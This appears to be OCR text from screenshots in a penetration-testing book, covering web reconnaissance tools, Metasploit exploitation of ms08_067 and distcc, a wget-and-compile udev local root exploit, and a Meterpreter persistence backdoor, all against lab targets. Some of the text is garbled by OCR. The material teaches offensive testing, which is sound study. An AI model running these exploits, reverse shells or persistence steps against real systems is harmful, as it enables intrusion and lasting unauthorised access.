
+	understandigen H 🗰 un		- 1	10- X	deder Greger 1. R	+			
(i) 🔒	https://www.google.com					··· 🛡	☆	<b>Q</b> Search	
	www.google.com Secure Connection		>						
××	Permissions You have not granted this site any permissions.	special							
				Go	ogle				
				Google Search	I'm Feeling Lucky				

S Page Info - https://www.google.com/	Certificate Viewer: "www.google.com"
General     Media     Permissions     Security	General Details This certificate has been verified for the following uses:
Website Identity         Website:       www.google.com         Owner:       This website does not supply ownership information.         Verified by:       Google Trust Services         Expires on:       16 October 2018	SSL Server Certificate           Issued To           Common Name (CN)         www.google.com           Organizational Unit (OU)         Google LLC           Organizational Unit (OU) <not certificate="" of="" part="">           Serial Number         45:DAf-4C7/43:C1:68:0A           Issued By         Common Name (CN)           Common Name (CN)         Google Internet Authority G3</not>
Privacy & History Have I visited this website prior to today? Is this website storing information on my computer? Have I saved any passwords for this website? No View Saved Passwords Technical Details Connection Encrypted (TL5_ECDHE_ECDSA_WITH_AE5_128_GCM_SHA256, 128 bit keys, TL5 1.2) The page you are viewing was encrypted before being transmitted over the Internet. Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network. Help	Organization (O)       Google Trust Services         Organizational Unit (OU)          Votanizational Unit (OU) </th
	Close

Live HTTP headers	•	•	8
Headers Generator Config About			
HTTP Headers			
http://demo.testfire.net/bank/login.aspx			^
POST /bank/login.aspx HTTP/1.1			
Host: demo.testfire.net			
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0			
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8			
Accept-Language: en-US,en;q=0.5			
Accept-Encoding: gzip, deflate			
Referer: http://demo.testfire.net/bank/login.aspx			
Cookie: X-OpenDNS-Session=d349f4fe01a11042120bc730002eb4635f0d9270ed43_1fdcf6e9; ASP.NET_SessionId=x3s	nzr55	n5	
Connection: keep-alive			
Upgrade-Insecure-Requests: 1			
Content-Type: application/x-www-form-urlencoded			
Content-Length: 35 uid=test&passw=test&btnSubmit=Login			
HTTP/1.1 200 OK			
Date: Sat, 25 Aug 2018 11:30:57 GMT			
Content-Type: text/html; charset=utf-8			
Content-Length: 8825			
Connection: keep-alive			
Cache-Control: no-cache			
Pragma: no-cache			
Expires: -1			
Server: Microsoft-IIS/8.0			
X-AspNet-Version: 2.0.50727			
x-powered-by: ASP.NET			
	_		<b>`</b>
Save All Replay Clear	Clo	se	j

Name	ASP.NET_SessionId
Value	ftjrp2i44wfgfh55whswzb31
Host	demo.testfire.net
Path	1
Expires	At end of session
Secure	No
HttpOnly	Yes
i Delete	


SOWASP CSRFTe	ster			A38	
File Options					
OWASP	CSR	Tester		Clear All	Start Recording
Step		Method	URL	Parameters	Pause
GET 💌					
	Qu	ery Parameters		Form Paramet	ers
Include Regex:	*				Reset
Exclude Regex:	.*\.(gif jp	g png css ico js axd\?.* ico	)\$		Reset
Report Type: 🤅	) Forms	⊖ iFrame ⊖ IMG ⊖ XHR	l 🔾 Link	Display in Browser	Generate HTML
Proxy started on port	8008				



	Apache Tomcat/5.5 - Mozilla Firefox			C	
Attacking Metasploitable ×	Apache Tomcat/5.5 × +				
<ul> <li>Igeneration</li> <li>Igenerat</li></ul>	C Q Search	☆ €	•	ŵ	• =
Som Most Visited ✓ Marco Geration Se	Security 🔪 Kali Linux 🔪 Kali Docs 🔪 Kali Tools 🛸 Exploit-DB 🐚 Aircrack-ng 🔃 Kali Forums 🥆 NetHunter 🐻 Getting Started				
Apache Ton	mcau5.5				
C total	The Apache So	ftwar	e Fo	und	latio
$\sim$	http://w	/ww.a	pach	e.o	rg/
Administration	If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!				
Status Tomcat Administration	As you may have guessed by now, this is the default Torncat home page. It can be found on the local filesystem at:				
Tomcat Manager	<pre>\$CATALINA_HOME/webapps/R00T/index.jsp</pre>				
Documentation	where "SCATALINA, HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has anived at new installation administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the <u>Tomcat Documentation</u> for more detailed setup and administration information than is found in the	of Tomcat	, or you' le.	re an	
Release Notes Change Log	NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See scrtuLINA_HOME/webapps/ROOT/WEB-INF/web.xml, as to how it was mapped.)				
Tomcat Documentation	NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in sc	TALINA_HOM	E/conf/*	oncat-	users.xml
	Included with this release are a host of sample Serviets and JSPs (with associated source code), extensive documentation (including the Serviet 2.4 and JSP 2.0 API JavaDoc), and an introductory guida	to develo	ping we	b appl	lications.
Tomcat Online	Tomcat mailing lists are available at the Tomcat project web site:				
Home Page FAQ Bug Database	<ul> <li><u>users@tomcat.apache.org</u> for general questions related to configuring and using Tomcat</li> <li><u>dev@tomcat.apache.org</u> for developers working on Tomcat</li> </ul>				
Open Bugs Users Mailing List	Thanks for using Tomca!				
Developers Mailing List IRC				F	Powered
	J				
Examples	Copyright	0 1999-2005	5 Apache	Softwar	TOMCA e Foundati
JSP Examples Servlet Examples				All Rig	hts Reserv
WebDAV capabilities					
Miscellaneous					
Sun's Java Server Pages Site					
Sun's Servlet Site					

### Server Error in '/' Application.

Attempted to divide by zero.
Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.
Exception Details: System:DivideByZeroException: Attempted to divide by zero.
Source Error:
Line 25: try Line 26: { Line 27: int divideByZero = numerator / denominator; Line 28: } Line 29: catch (DivideByZeroException ex)
Source File: C:WotBackedUp/FabrikantDemoMain/SourceWebSite/LoggingUnhandledException.aspx.cs Line: 27 Stack Trace:
[DividebyZeroException: Attempted to divide by zero.] Fabrikam.Demo.Web.UI.Logging.UnhandledExceptionPage.DoSomethingBad() in C:\NotBackedUp\Fabrikam\Demo\Main\Source\WebSite\Logging\UnhandledException.aspx.cs:27 [InvalidOperationException: Something bad happened.] Fabrikam.Demo.Web.UI.Logging.UnhandledExceptionPage.DoSomethingBad() in C:\NotBackedUp\Fabrikam\Demo\Main\Source\WebSite\Logging\UnhandledException.aspx.cs:34 Fabrikam.Demo.Web.UI.Logging.UnhandledExceptionPage.DoSomethingBad() in C:\NotBackedUp\Fabrikam\Demo\Main\Source\WebSite\Logging\UnhandledException.aspx.cs:34 Fabrikam.Demo.Web.UI.Logging.UnhandledExceptionPage.DoSomethingBad() in C:\NotBackedUp\Fabrikam\Demo\Main\Source\WebSite\Logging\UnhandledException.aspx.cs:34 System.Web.UIL.Colliber.EventAngEurctionCaller(IntFr fp. 0)gict to,
Version Information: Nicrosoft NET Framework Version 2.0.50727.4927, ASP NET Version 2.0.50727.4927



	root@kali: ~ (	000
File Edit View Search		
<pre>root@kali:~# nikto -   Nikto v2.1.6</pre>	-host 192.168.25.129	î
+ Target IP: + Target Hostname: + Target Port: + Start Time:	192.168.25.129 193.168.25.129 2918-98.67.11:35:31 (6475.5)	
+ Server: Apache/2.2 + Berisyed - power + Derived - Derived - Derived + Apache/2.2 + Apach		600 IX5x is5mpuzd 70 jLaX0 690Hs0f idqbX0Mp Wute2Px5 WidT277 150H804 1722W80 tio49M0 cm314 000 1000 1000 1000 1000 1000 1000 10

https://www.ssllabs.com/ssltest/analyze.html?d=goo	ogle.com&s= 🗸 🗜	C	/ ☆	<b>Q</b> Search		
Qualys. SSL Labs			Home	Projects	Qualys.com	Contact
You are here: Home > Projects > SSL Server Test > google.com >						
SSL Report: google.com Assessed on: Sat, 25 Aug 2018 09:31:45 UTC   Clear cache					Scan A	nother »
Summary						
Overall Rating						
	Certificate					
	Protocol Support					
A	Key Exchange					
_	Cipher Strength	20	40	60 80	100	
Visit our <u>documentation page</u> for mo	re information, configuration guides, and	books. Kno	wn issues ar	<mark>e documented <u>he</u></mark>	<u>re</u> .	
s	Static Public Key Pinning observed for thi	is server.				
DNS Certification Au	thority Authorization (CAA) Policy found f	or this doma	in. <u>MORE IN</u>	FO »		


https:/	/www. <b>ssllabs.com</b> /ssltest/analyze.html?d=	google.com&s=74.125 🗉 💀 💟 🖉 🔍 Search					
e	Protocol Details						
	DROWN	No, server keys and hostname not seen elsewhere with SSLv2 (1) For a better understanding of this test, please read <u>this longer explanation</u> (2) Key usage data kindly provided by the <u>Censys</u> network search engine; original DROWN website <u>here</u> (3) Censys data is only indicative of possible key and certificate reuse; possibly out-of-date and not complete					
	Secure Renegotiation	Supported					
	Secure Client-Initiated Renegotiation	No					
	Insecure Client-Initiated Renegotiation	No					
	BEAST attack	Not mitigated server-side (more info) TLS 1.0: 0xc009					
	POODLE (SSLv3)	No, SSL 3 not supported (more info)					
	POODLE (TLS)	No (more info)					
	Downgrade attack prevention	Yes, TLS_FALLBACK_SCSV supported (more info)					
	SSL/TLS compression	No					
	RC4	No					
	Heartbeat (extension)	No					
	Heartbleed (vulnerability)	No (more info)					
	Ticketbleed (vulnerability)	No (more info)					
	OpenSSL CCS vuln. (CVE-2014-0224)	No (more info)					
	OpenSSL Padding Oracle vuln. (CVE-2016-2107)	No (more info)					
	ROBOT (vulnerability)	No (more info)					
	Forward Secrecy	With modern browsers (more info)					
	ALPN	Yes h2 http/1.1					
	NPN	Yes grpc-exp h2 http/1.1					
	Session resumption (caching)	Yes					
	Session resumption (tickets)	Yes					
	OCSP stapling	No					


	Untitled Session - OWASP ZAP 2.7.0	<b>•</b> • <b>•</b>
Eile Edit View Analyse Beport Tools Online Help		
Standard Mode 💌 🗋 😹 🖶 📖 🖶 🏐 💷 🗷 🖾 💷 💷 📼 📰 🚍 📥 🎍 🗸 😜	> > 0 💥 📾 🐜 🖬 🔄 😔 📀	
Sites 🛨	S Quick Start ≄ → Request Response → +	
© Context © Context © Stes	Welcome to the OWASP Zed Attack Proxy (ZAP)         ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.         Prease be aware that you should only attack applications that you have been specifically been given permission to test.         To quickly test an application.enter its URL beliew and press Xttack.         URL to attack:	@ Select
∫ ∰ History ]     Search ]     Pé Alerts ]     Output ]       @     ?     Filter: OFF #     Export	-	
Id Req. Timestamp Method URL	Code Reason RTT Size Regu Body Highest Avert Note	Tags (2) ▼ 0 ≥ 0 ⊙ 0 ⊗ 0 ≥ 0 ⊗ 0

— [68] —

Untitled Session - OWASP ZAP 2.7.0	Contractor VIII		a a Banna	No. of Concession, Name	in a Party	- · ·	E too V Anton Salar	
Elle Edit View Analyse Report Tools Online Help Standard Mode 💌 🗋 😂 🖬 📾 🚔 🎯 💷 🖆		. <u>.</u> 0 1 🕰 🗈	) 0 💢 📾 🐂 📾 🛛 😣 🐑					
			Quick Start ≄ → Request Response ←					
								~
▼			Welcome to the OWASP Z	ed Attack Proxv	(ZAP)			
Default Context			ZAP is an easy to use integrated penetration testing to					<u> </u>
Sites								र २
			Please be aware that you should only attack application	ns that you have been specifically	been given permission to test.			
			To quickly test an application, enter its URL below and	press 'Attack'.				
			URL to attack: http://demo.testfire.net					
								Select
				Stop				
			Progress: Actively scanning (attacking)	he URLs discovered by the spide	IT			
			For a more in depth test you should explore your appli-		mated regression tests while proxy	ing through ZAP.		
			Explore your application: Launch Browser JxBro	vser 💌				
🔚 History 🍳 Search 🏾 🟴 Alerts 🗋 🗋 Output 🏾 🕸	🕷 Spider 🚺 👌 Active Scan 🖉 🛎 🚺			ANNO10.				
🔠 👌 New Scan : Progress: 0: http://demo.testfire.n	net 💌 00 💷 📖 🔜		3%	) 🚿 C	urrent Scans: 1   Num requests: 1	🖑 Export		÷
Id Reg Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
9 27/8/18 10:25:10 AM	27/8/18 10:25:10 AM	GET	http://demo.testfire.net/19122866019218	97205	404 Not Found	123 ms	184 bytes	1,245 bytes
11 27/8/18 10:25:11 AM	27/8/18 10:25:11 AM	GET	http://demo.testfire.net/robots.bt?query=c	%3A%2FWindows	200 OK	119 ms	271 bytes	49 bytes
12 27/8/18 10:25:11 AM 13 27/8/18 10:25:12 AM	27/8/18 10:25:11 AM 27/8/18 10:25:12 AM	GET GET	http://demo.testfire.net?guery=c%3A%2F1 http://demo.testfire.net/robots.txt?guery=c	Vindows%2Fsyste	200 OK 200 OK	64 ms 120 ms	396 bytes 271 bytes	9,605 bytes 49 bytes
13 27/8/18 10:25:12 AM	27/8/18 10:25:12 AM	GET	http://demo.testfire.net?query=c%3A%5C	Nindows%5Csyste	200 OK 200 OK	120 ms	396 bytes	9,605 bytes
15 27/8/18 10:25:13 AM	27/8/18 10:25:14 AM	GET	http://demo.testfire.net/robots.bt?query=c	%3A%2F	200 OK	119 ms	271 bytes	49 bytes
16 27/8/18 10:25:14 AM	27/8/18 10:25:14 AM	GET	http://demo.testfire.net?query=c%3A%2F		200 OK	120 ms	396 bytes	9,605 bytes
17 27/8/18 10:25:15 AM 18 27/8/18 10:25:16 AM	27/8/18 10:25:15 AM 27/8/18 10:25:16 AM	GET	http://demo.testfire.net/robots.bd?query=% http://demo.testfire.net/robots.bd?query=c	2F	200 OK 200 OK	61 ms	271 bytes 271 bytes	49 bytes
18 27/8/18 10:25:15 AM 19 27/8/18 10:25:15 AM	27/8/18 10:25:15 AM	GET	http://demo.testfire.net/robots.bt//query=c http://demo.testfire.net?query=%2F	%3A%5C	200 OK 200 OK	61 ms 60 ms	2/1 bytes 396 bytes	49 bytes 9,605 bytes
20 27/8/18 10:25:16 AM	27/8/18 10:25:17 AM	GET	http://demo.testfire.net/robots.bt?query=V	EB-INF%2Fweb.xml	200 OK	121 ms	271 bytes	49 bytes
21 27/8/18 10:25:17 AM	27/8/18 10:25:17 AM	GET	http://demo.testfire.net?query=c%3A%5C		200 OK	61 ms	396 bytes	9,605 bytes
22 27/8/18 10:25:18 AM	27/8/18 10:25:18 AM	GET	http://demo.testfire.net/robots.bt?query=V	EB-INF%5Cweb.xml	200 OK	62 ms	271 bytes	49 bytes
Alerts P0 0 P1 P3 P0							Current Scans	🧅 0 🐺 0 👌 1 💿 0 🛞 0 🎤 0 🛞 0
Burp Suite	- Temporary Project		and the second se	ALC: NO. OF CO.	W Description	Cale Number of West	Track Contracts	
Burp Intruder Repeater Window He	elp							
	· /··· / · · · · ·	Ύ	· Ta Ta Ta ·	The second				
Target Proxy Spider Scanner	Intruder Repeater Se	quencer De	oder Comparer Extender Proje	ct options User opti	ons Alerts			
Site map Scope								
Citere Midian and found iterates bidian	CCC internal states and states and bis		idian Annananan kidian anata f	- Ideas				?
Filter: Hiding not found items; hiding	USS, image and general bir	nary content; i	naing 4xx responses; niaing empty to	biders				6
	Content						Issues	
	Content						Issues	
	Host		Method URL Pa	rams Sta 🔺 Lengti	h MIME type Title		Commen	
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	Poquor	Response	)				Advisory	
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	2	+ >	Type a search term			0	matches	
			i spo a sealon tenni			U	matories	

## **Chapter 8: Privilege Escalation**





```
root@kali: ~
                                                                                                                                                    000
 File Edit View Search Terminal Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08 067 netapi):
    Name
                Current Setting Required Description
    RHOST
                                                      The target address
                                                  The SMB service port (TCP)
    RPORT
                445
                                       yes
    SMBPIPE BROWSER
                                     yes
                                                      The pipe name to use (BROWSER, SRVSVC)
Exploit target:
    Id Name
        Automatic Targeting
    Θ
msf exploit(windows/smb/ms08_067_netapi) > set RH0ST 192.168.25.130
RH0ST => 192.168.25.130
                                   <mark>is08_067_netapi</mark>) > exploit
<u>msf</u> exploit(win
 [*] Started reverse TCP handler on 192.168.25.128:4444

    [*] 192.168.25.130:445 - Automatically detecting the target...
    [*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
    [*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
    [*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
    [*] Sending stage (179779 bytes) to 192.168.25.130

 [*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1707) at 2018-08-14 11:10:17 +0530
meterpreter >
```

	root@kali: ~	000	
File Edit View Search Terminal Help [*] 192.168.25.130:445 - Attempting	g to trigger the vulnerability		-
[*] Sending stage (179779 bytes) to			
<pre>meterpreter &gt; getsystemgot system via technique 1 (Name meterpreter &gt; getuid Server username: NT AUTHORITY\SYST meterpreter &gt; shell Process 4956 created. Channel 1 created. Microsoft Windows XP [Version 5.1.: (C) Copyright 1985-2001 Microsoft ()</pre>	2600]		
C:\WINDOWS\system32>			~
	SPARTA 1.0.3 (BETA) - untitled - /root/		3
File Help			
Scan Brute			
Hosts Services Tools	Services Scripts Information Notes		
Click here to add host(s) to scope			
	Add host(s) to scope		
Ξ.	IP Range 192.168.25.129		
	eg: 192.168.1.0/24 10.10.10.10-20 1.2.3.4		
	✓ Run nmap host discovery		
	✓ Run staged nmap scan		
	Cancel Add to scope		
			J
Log			7
			2

e Help an Brute							SPARTA 1.0.3 (BETA) - untitled - /root/	<b>e</b> e
losts Services	Tools	Servi	ces Script	s Information	Notes	nikto (80/tcp) 🗵	screenshot (80/tcp) 🛛 🖥 smtp-enum-vrfy (25/tcp) 🖸 🗍 mysql-default (3306/tcp) 🖸 🗍 postgres-default (5432/tcp) 💿 🗍 ftp-default (21/tcp) 💿 🧍 ftp-default	ult (2121/tcp) 📧 🛛 x11screen (60
OS Ho	ost		Port	Protocol	State	Name	Version	4
ا 192.168.25	.129	•	111	tcp	open	rpcbind	2 (RPC #100000)	
		•	137	udp	open	netbios-ns	Samba nmbd netbios-ns (workgroup: WORKGROUP)	
		•	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	
		•	445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	
		•	512	tcp	open	exec	netkit-rsh rexecd	
			513	tcp	open	login	OpenBSD or Solaris rlogind	
		•	514	tcp	open	tcpwrapped		
		•	1099	tcp	open	rmiregistry	GNU Classpath grmiregistry	
			1524	tcp	open	shell	Metasploitable root shell	
			2049	tcp	open	nfs	2-4 (RPC #100003)	
		•	2121	tcp	open	ftp	ProFTPD 1.3.1	
		•	3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5	
		•	3632	tcp	open	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))	
		•	5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7	
		•	5900	tcp	open	vnc	VNC (protocol 3.3)	
		•	6000	tcp	open	X11	(access denied)	
		•	6667	tcp	open	irc	UnrealIRCd	
	۹. %		CC07			1	Hannal Bear	
a								
Progress		Tool		Host		Start time	End time Status	
	screenshot (8	180/t	cp)	192.168.25.1	29 31	Jul 2018 14:01:22	31 Jul 2018 14:01:22 Finished	
	nikto (8180/t	cp)		192.168.25.1	29 31	Jul 2018 14:01:17	31 Jul 2018 14:02:41 Finished	
	xllscreen (6	000/tc	p)	192.168.25.1	29 31	Jul 2018 14:01:16	31 Jul 2018 14:02:33 Finished	
	ftp-default (2	121/to	:p)	192.168.25.1	29 31	Jul 2018 14:01:16	31 Jul 2018 14:01:24 Finished	
	nmap (stage	5)		192.168.25.1	29 31	Jul 2018 14:01:16	31 Jul 2018 14:03:24 Finished	
	ftp-default (2	1/tcp)		192.168.25.1	29 31	Jul 2018 14:00:59	31 Jul 2018 14:00:59 Finished	
	nmap (stage	\$)		192.168.25.1	29 31	Jul 2018 14:00:58	31 Jul 2018 14:01:16 Finished	

			root@kali: ~	0	•	8
File Edit View Search Terminal Help				-		
=[ metasploit v4.16.30-dev +=[ 1721 exploits - 986 au +=[ 507 payloads - 40 encod +=[ Free Metasploit Pro tr: <u>msf</u> > search distcc [!] Module database cache not bu:	iliary - 300 post lers - 10 nops .al: http://r-7.co	] /trymsp ]				^
Matching Modules						
Name	Disclosure Date		Description			
			DistCC Daemon Command Execution			
<u>msf</u> > info exploit/unix/misc/dist	cc_exec					
Name: DistCC Daemon Command Execution Module: exploit/unix/misc/distcc_exec Platform: Unix Arch: cmd Privileged: No License: Metasploit Framework License (BSD) Rank: Excellent Disclosed: 2002-02-01						
Provided by: hdm <x@hdm.io></x@hdm.io>						
Available targets: Id Name						
0 Automatic Target						
Basic options: Name Current Setting Require						
RHOST yes RPORT 3632 yes	The target add The target por					
Payload information: Space: 1024						
Description: This module uses a documented s commands on any system running		to execute	arbitrary			
References: https://cvedetails.com/cve/CVE- OSVDB (13378) http://distcc.samba.org/securit						
<u>msf</u> >						>

```
root@kali: ~
                                                                                                                                       • •
                                                                                                                                               8
 File Edit View Search Terminal Help
msf > use exploit/unix/misc/distcc_exec
msf exploit(unix/misc/distcc_exec) > show options
Module options (exploit/unix/misc/distcc_exec):
   Name Current Setting Required Description
                                      The target address
The target port (TCP)
                                yes
   RHOST
   RPORT 3632
Exploit target:
    Id Name
   0 Automatic Target
msf exploit(unix/misc/distcc_exec) > set RH0ST 192.168.25.129
RH0ST => 192.168.25.129
msf exploit(unix/misc/distcc_exec) > exploit
 [*] Started reverse TCP double handler on 192.168.25.128:4444
 [*] Accepted the first client connection...
 [*] Accepted the second client connection...
 [*] Command: echo AEvuPQbRPePcWYvf;
[*] Writing to socket A
 [*] Writing to socket B
[*] Reading from sockets...
 [*] Reading from socket A
[*] A: "AEvuPQbRPePcWYvf\r\n"
 [*] Matching...
 [*] B is input.
 [*] Command shell session 1 opened (192.168.25.128:4444 -> 192.168.25.129:47804) at 2018-07-31 14:09:04 +0530
whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

000 root@kali: ~ File Edit View Search Terminal Help -05:02:46-- http://192.168.25.128/8572.c => `8572.c' Connecting to 192.168.25.128:80... connected. HTTP request sent, awaiting response... 404 Not Found 05:02:46 ERROR 404: Not Found. wget http://192.168.25.128/8572.c --05:07:10-- http://192.168.25.128/8572.c => `8572.c' Connecting to 192.168.25.128:80... connected. HTTP request sent, awaiting response... 200 OK Length: 2,876 (2.8K) [text/x-csrc] 100%0K .. 81.82 MB/s 05:07:10 (81.82 MB/s) - `8572.c' saved [2876/2876] gcc -o exploit 8572.c 8572.c:110:28: warning: no newline at end of file ls -l total 20 -rw----- 1 tomcat55 nogroup 0 Jul 31 01:50 5173.jsvc up -rw-r--r-- 1 daemon daemon 2876 Jul 31 2018 8572.c -rwxr-xr-x 1 daemon daemon 8634 Jul 31 05:07 exploit -rw-r--r-- 1 daemon daemon 49 Jul 31 05:03 run cat /proc/net/netlink Eth Pid sk Groups Locks Rmem Wmem Dump ddf0f800 0 0 00000000 0 0 00000000 2 df8ec400 4 0 000000000 0 00000000 2 dd39b800 7 0 00000000 0 00000000 2 dd8d7600 9 0 0 00000000 0 00000000 2 dd834400 10 0 0 00000000000 00000000 2 ddf0fc00 15 0 0 00000000 0 00000000 2 df901c00 15 2768 00000001 0 0 00000000 2 00000000 0 ddf17800 16 0 0 00000000 2 df84c800 18 0 00000000 0 0 00000000 2 ps aux | grep udev 2769 0.0 0.1 648 ? root 2216 S<s 01:49 0:00 /sbin/udevd --daemon ./exploit 2768 ./exploit 2768

root@kali: ~	0	•	8
File Edit View Search Terminal Help			
<pre>root@kali:~# searchsploit privilege   grep -i linux   grep -i kernel   grep 2.6   grep 8572 Linux Kernel 2.6 (Gento / Ubuntu 8.10/9.04) UDEV &lt; 1.4.1 - Local Privilege Escalation (2)   exploits/linux/local/8572 root@kali:-# service apache2 restart root@kali:-# cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html/ root@kali:-# cp /usr/share/exploitdb/exploits/linux/local/8572 whoami</pre>	c		

# Chapter 9: Maintaining Access and Clearing Tracks


```
\otimes
                                                                                                  ••
                                                        root@kali: ~
File Edit View Search Terminal Help
####
                                #######
                                                                     ####
####
                              ###########
                                                                     ####
https://metasploit.com
      =[ metasploit v4.16.30-dev
      =[ 1722 exploits - 986 auxiliary - 300 post
    --=[ 507 payloads - 40 encoders - 10 nops
 -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > use exploit/windows/smb/ms08 067 netapi
                         _067_netapi) > show options
msf exploit(wir
Module options (exploit/windows/smb/ms08 067 netapi):
          Current Setting Required Description
  Name
  RHOST
                          yes
                                   The target address
          445
                                   The SMB service port (TCP)
  RPORT
                          yes
  SMBPIPE BROWSER
                                   The pipe name to use (BROWSER, SRVSVC)
                          ves
Exploit target:
  Id Name
      Automatic Targeting
  0
msf exploit(windows/smb/ms08_067_netapi) > set RH0ST 192.168.25.130
MHOST => 192.168.25.130
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*]
[*]
   192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.106.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1108) at 2018-08-20 10:10:27 +0530
<u>meterpreter</u> >
```

	root@kali: ~	•	•	⊗
File Edit View	Search Terminal Help			
<u>meterpreter</u> >	run persistence -h			
[!] Example:	er scripts are deprecated. Try post/windows/manage/persistence_exe. run post/windows/manage/persistence_exe OPTION=value [] cript for creating a persistent backdoor on a target host.			
OPTIONS:				
-p <opt></opt>	Payload to use, default is windows/meterpreter/reverse_tcp. Automatically start the agent on boot as a service (with SYSTEM privileges			
<u>eterpreter</u> >				
		-	-	-
	root@kali: ~	•		×
	Search Terminal Help			
<u>meterpreter</u> >	run persistence A L c:\\ -X 60 p 443 r 192.168.25.128			
[!] Example:	er scripts are deprecated. Try post/windows/manage/persistence_exe. run post/windows/manage/persistence_exe OPTION=value [] ersistence Script			
